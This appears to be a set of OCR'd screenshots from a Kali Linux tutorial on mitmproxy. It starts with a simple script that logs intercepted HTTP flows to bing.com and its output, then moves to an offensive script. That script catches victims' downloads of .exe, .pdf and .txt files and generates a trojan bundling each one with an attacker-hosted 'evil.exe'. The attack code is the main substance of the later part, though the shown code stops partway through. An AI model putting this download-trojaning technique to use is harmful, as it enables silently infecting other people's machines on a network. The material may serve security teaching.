matches /.exe/i

Path	Method	Status	Size	Time
http://download.winzip.com/gl/nkln/winzip21-home.exe	GET	200	745.2kb	152ms


File Edit Search View Document Project Build Tools Help
Symbols Documents
basic.py
Functions
request [3]
response [8]
Imports
mitmproxy [1]
line: 3 / 12 col: 16 sel: 4 INS TAB mode: LF
root@kali: /opt/mitmproxy
root@kali: /opt/mitmproxy 92x34

```python
import mitmproxy

def request(flow):
    #code to handle
    print("[+] This
    print(flow)

def response(flow):
    #code to handle
    print("[+] This
    print(flow)
```

```
root@kali:/opt/mitmproxy# ./mitmdump -s /root/basic.py
Loading script: /root/basic.py
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:38146: clientconnect
[+] This is a request flow
<HTTPFlow
  request = Request(GET www.bing.com:80/)
  client_conn = <ClientConnection: 127.0.0.1:38146>
  server_conn = <ServerConnection: None>>
[+] This is a response flow
<HTTPFlow
  request = Request(GET www.bing.com:80/)
  response = Response(200 OK, text/html; charset=utf-8, 30.64k)
  client_conn = <ClientConnection: 127.0.0.1:38146>
  server_conn = <ServerConnection: www.bing.com:80>>
127.0.0.1:38146: GET http://www.bing.com/
              << 200 OK 30.64k
[+] This is a request flow
<HTTPFlow
  request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Eve
nt.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC%22:-1,%22H%
22:28,%22BP%22:49,%22CT%22:58,%22IL%22:1},%22ad%22:[-1,-1,1220,917,1220,917,11]}&P=SERP&DA=C
h1b)
  client_conn = <ClientConnection: 127.0.0.1:38146>
  server_conn = <ServerConnection: www.bing.com:80>>
[+] This is a response flow
<HTTPFlow
  request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Eve
nt.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC%22:-1,%22H%
22:28,%22BP%22:49,%22CT%22:58,%22IL%22:1},%22ad%22:[-1,-1,1220,917,1220,917,11]}&P=SERP&DA=C
h1b)
  response = Response(204 OK, no content)
  client_conn = <ClientConnection: 127.0.0.1:38146>
```



*basic.py - /root - Geany


```python
import mitmproxy

def request(flow):
    #code to handle request flows
    print("[+] This is a request flow")
    print(flow)

```

line: 8 / 8 col: 0   sel: 0   INS   TAB   MOD   mode: LF   encoding: UTF-8   filetype: Python   scope: unknown

Path			
http://www.bing.com/HPImageArchive.aspx?form...	GET	200	489b
http://www.bing.com/fd/ls/lsp.aspx	POST	204	2.2kb
http://www.bing.com/sa/8_01_0_000000/HpbHe...	GET	200	4.3kb
http://www.bing.com/rms/rms%20answers%20N...	GET	200	434b
http://www.bing.com/az/hprichbg/rb/Tahquamen...	GET	200	173.2kb
http://www.bing.com/fd/ls/l?IG=AD7374C17EA34...	GET	204	0
http://a4.bing.com/fd/ls/l?IG=AD7374C17EA34A...	GET	204	0

```
=SERP.2000

A7F7E1B4922B5DFCDCF3693C357&Type=Eve
%22N%22:{%22H%22:{%22S%22:287,%22E%2

s%20Notifications%20close-hvr/ic/a5e

s%20Notifications%20close-hvr/ic/a5e

rs%20Notifications%20close-hvr/ic/a5
```

```
[+] This is a response flow
<HTTPFlow
  request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Eve
nt.PPT&DATA={%22S%22:16,%22E%22:608,%22T%22:0,%22I%22:0,%22N%22:{%22H%22:{%22S%22:287,%22E%2
2:563,%22T%22:3}},%22M%22:{}}&P=SERP&DA=Ch1b)
  response = Response(204 OK, no content)
  client_conn = <ClientConnection: 127.0.0.1:38146>
  server_conn = <ServerConnection: www.bing.com:80>>
127.0.0.1:38146: GET http://www.bing.com/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Ev
```



```python
import mitmproxy
import subprocess
import os
from Trojan import *

#IP of your machine
IP = "10.20.215.8"

#Extensions to target
TARGET_TEXTENSIONS = [".exe", ".pdf", ".txt", ""]

#Evil file to run in the background
EVIL_FILE = "http://10.20.215.8/evil.exe#"

#Path to your web root
WEB_ROOT = "/var/www/html/"

#Set it to false if you do NOT want to spoof file extension.
SPOOF_EXTENSION = True

def request(flow):
    #code to handle request flows

    if flow.request.host != IP and flow.request.pretty_url.endswith(tuple(TARGET_TEXTENSIONS)):
        print("[+] Got interesting flow")

        front_file_name = flow.request.pretty_url.split("/")[-1].split(".")[0]
        front_file = flow.request.pretty_url + "#"
        download_file_name = front_file_name + ".exe"
        trojan_file = WEB_ROOT + download_file_name


        print("[+] Generating a trojan for " + flow.request.pretty_url)

        trojan = Trojan(front_file, EVIL_FILE, None, trojan_file)
        trojan.create()
```